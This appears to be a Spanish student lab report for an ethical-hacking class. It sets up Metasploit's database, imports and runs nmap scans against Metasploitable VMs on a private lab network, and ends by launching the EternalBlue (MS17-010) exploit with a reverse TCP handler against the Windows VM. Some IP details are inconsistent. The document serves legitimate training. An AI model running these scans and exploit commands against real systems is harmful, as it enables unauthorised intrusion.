MSF DATABASE

HACKING ÉTICO


ERIC SERRANO MARÍN

Contenido

1. Levanta y conecta la base de datos de PostgreSQL con nuestro MSF.

Inicio de PostgreSQL


systemctl start postgresql



```
┌──(kali㉿kali)-[~]
└─$ systemctl start postgresql

┌──(kali㉿kali)-[~]
└─$ systemctl status postgresql
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; prese>
     Active: active (exited) since Tue 2024-01-30 11:47:32 EST; 2min 27s ago
    Process: 55619 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 55619 (code=exited, status=0/SUCCESS)
        CPU: 4ms

Jan 30 11:47:32 kali systemd[1]: Starting postgresql.service - PostgreSQL RD>
Jan 30 11:47:32 kali systemd[1]: Finished postgresql.service - PostgreSQL RD>
lines 1-9/9 (END)
```

Crear e inicializar msf database.


sudo msfdb init



```
┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/datab
ase.yml'
[+] Creating initial database schema
```

Base de datos conectada a MSF.


db_status



```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

2. Crear un nuevo workspace llamado “Metasploitable”.


workspace -a Metasploitable



```
msf6 > workspace -a Metasploitable
[*] Added workspace: Metasploitable
[*] Workspace: Metasploitable
msf6 > workspace
  default
* Metasploitable
```


3. Importa los resultados de nmap de nuestra máquina Ubuntu. Puertos, servicios, OS, etc.

db_import Desktop/XML/nmap_vuln_ubuntu.xml



```
msf6 > db_import Desktop/XML/nmap_vuln
_ubuntu.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.
13.10'
[*] Importing host 192.168.56.101
[*] Successfully imported /home/kali/Desktop/XML/nmap
_vuln_ubuntu.xml
msf6 > 
```


Para comprobar que se ha importado correctamente vamos a probar con un comando específico, por ejemplo, que nos muestren los hosts con el puerto 445 corriendo.



```
msf6 > services -p 445 -u
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
192.168.56    445   tcp    microsoft-ds  open
.101
```

4. Realiza un escaneo utilizando db_nmap contra nuestra máquina Windows. Puertos, servicios, OS, etc.


IP de nuestra máquina Windows 192.168.56.103



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

Loading personal and system profiles took 17572ms.
PS C:\Users\vagrant>
PS C:\Users\vagrant> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::fd63:83a2:85e3:4729%11
   IPv4 Address. . . . . . . . . . . : 192.168.56.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```


Puertos y sus servicios.

db_nmap -v -sV 192.168.56.103



```
msf6 > db_nmap -v -sV 192.168.56.103
[*] Nmap: Starting Nmap 7.94 ( https://nmap.org ) at
2024-02-01 11:51 EST
[*] Nmap: NSE: Loaded 46 scripts for scanning.
[*] Nmap: Initiating Ping Scan at 11:51
[*] Nmap: 'mass_dns: warning: Unable to determine any
 DNS servers. Reverse DNS is disabled. Try using --sy
```


Resultado



```
[*] Nmap: PORT      STATE SERVICE              VERSION
[*] Nmap: 21/tcp    open  ftp                  Microsoft ftpd
[*] Nmap: 22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
[*] Nmap: 80/tcp    open  http                 Microsoft IIS httpd 7.5
[*] Nmap: 135/tcp   open  msrpc                Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3306/tcp  open  mysql                MySQL 5.5.20-log
[*] Nmap: 3389/tcp  open  ssl/ms-wbt-server?
[*] Nmap: 4848/tcp  open  ssl/http             Oracle Glassfish Application Server
[*] Nmap: 7676/tcp  open  java-message-service Java Message Service 301
[*] Nmap: 8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
[*] Nmap: 8080/tcp  open  http                 Sun GlassFish Open Source Edition  4.0
[*] Nmap: 8181/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
[*] Nmap: 8383/tcp  open  http                 Apache httpd
[*] Nmap: 9200/tcp  open  wap-wsp?
[*] Nmap: 49152/tcp open  msrpc                Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc                Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc                Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc                Microsoft Windows RPC
```

Podemos observar que se nos ha guardado con el comando services.


Captura service 192.168.56.103




```
msf6 > services 192.168.56.103
Services
========

host            port   proto  name                 state  info
----            ----   -----  ----                 -----  ----
192.168.56.103  21     tcp    ftp                  open   Microsoft ftpd
192.168.56.103  22     tcp    ssh                  open   OpenSSH 7.1 protocol 2.0
192.168.56.103  80     tcp    http                 open   Microsoft IIS httpd 7.5
192.168.56.103  135    tcp    msrpc                open   Microsoft Windows RPC
192.168.56.103  139    tcp    netbios-ssn          open   Microsoft Windows netbios-ssn
192.168.56.103  445    tcp    microsoft-ds         open   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
192.168.56.103  3306   tcp    mysql                open   MySQL 5.5.20-log
192.168.56.103  3389   tcp    ssl/ms-wbt-server    open
192.168.56.103  4848   tcp    ssl/http             open   Oracle Glassfish Application Server
192.168.56.103  7676   tcp    java-message-service open   Java Message Service 301
192.168.56.103  8009   tcp    ajp13                open   Apache Jserv Protocol v1.3
192.168.56.103  8080   tcp    http                 open   Sun GlassFish Open Source Edition  4.0
192.168.56.103  8181   tcp    ssl/http             open   Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
192.168.56.103  8383   tcp    http                 open   Apache httpd
192.168.56.103  9200   tcp    wap-wsp              open
192.168.56.103  49152  tcp    msrpc                open   Microsoft Windows RPC
192.168.56.103  49153  tcp    msrpc                open   Microsoft Windows RPC
192.168.56.103  49154  tcp    msrpc                open   Microsoft Windows RPC
192.168.56.103  49155  tcp    msrpc                open   Microsoft Windows RPC
```

Captura service, donde también sale en la base de datos los puertos/servicios de la máquina Ubuntu que añadimos por xml.

La IP de la Ubuntu Metasploitable (Para verificación de captura siguiente)




```
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:9897 (9.8 KB)

eth0      Link encap:Ethernet  HWaddr 08:00:27:42:51:79
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe42:5179/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:53 errors:0 dropped:0 overruns:0 frame:0
          TX packets:86 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7283 (7.2 KB)  TX bytes:12908 (12.9 KB)
```




```
msf6 > services
Services
========

host            port  proto  name                state   info
----            ----  -----  ----                -----   ----
192.168.56.101  21    tcp    ftp                 open
192.168.56.101  22    tcp    ssh                 open
192.168.56.101  80    tcp    http                open
192.168.56.101  445   tcp    microsoft-ds        open
192.168.56.101  631   tcp    ipp                 open
192.168.56.101  3000  tcp    ppp                 closed
192.168.56.101  3306  tcp    mysql               open
192.168.56.101  3500  tcp    rtmp-port           closed
192.168.56.101  6697  tcp    ircs-u              open
192.168.56.101  8080  tcp    http-proxy          open
192.168.56.101  8181  tcp    intermapper         closed
192.168.56.103  21    tcp    ftp                 open    Microsoft ftpd
192.168.56.103  22    tcp    ssh                 open    OpenSSH 7.1 protocol 2.0
192.168.56.103  80    tcp    http                open    Microsoft IIS httpd 7.5
192.168.56.103  135   tcp    msrpc               open    Microsoft Windows RPC
192.168.56.103  139   tcp    netbios-ssn         open    Microsoft Windows netbios-ssn
192.168.56.103  445   tcp    microsoft-ds        open    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
192.168.56.103  3306  tcp    mysql               open    MySQL 5.5.20-log
192.168.56.103  3389  tcp    ssl/ms-wbt-server   open
192.168.56.103  4848  tcp    ssl/http            open    Oracle Glassfish Application Server
192.168.56.103  7676  tcp    java-message-service open   Java Message Service 301
```

OS

db_nmap -O 192.168.56.102




```
msf6 > db_nmap -O 192.168.56.102
[*] Nmap: 'TCP/IP fingerprinting (for OS scan) requires root privileges.'
[!] Running Nmap with sudo
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 17:19 EST
[*] Nmap: Nmap scan report for 192.168.56.102
```




```
Hosts
=====

address         mac                name            os_name       os_flavor  os_sp  purpose  info  comments
-------         ---                ----            -------       ---------  -----  -------  ----  --------
192.168.56.101  08:00:27:42:51:79  192.168.56.101  Linux                    3.X    server
192.168.56.102  08:00:27:d7:cc:d8  192.168.56.102  Windows 2008             SP1    server
```

5. Guarda en la base de datos un listado de todos los usuarios de nuestra máquina Windows. No lo hagas a mano, utiliza alguna herramienta, módulo o script. (La IP 103 es mi Windows Metasploitable de clase)


Para esto vamos a usar el módulo **ms17_010_eternalblue**.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.16
8.56.103
RHOSTS ⇒ 192.168.56.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.103:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.103:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.103:445 - The target is vulnerable.
[*] 192.168.56.103:445 - Connecting to target for exploitation.
```

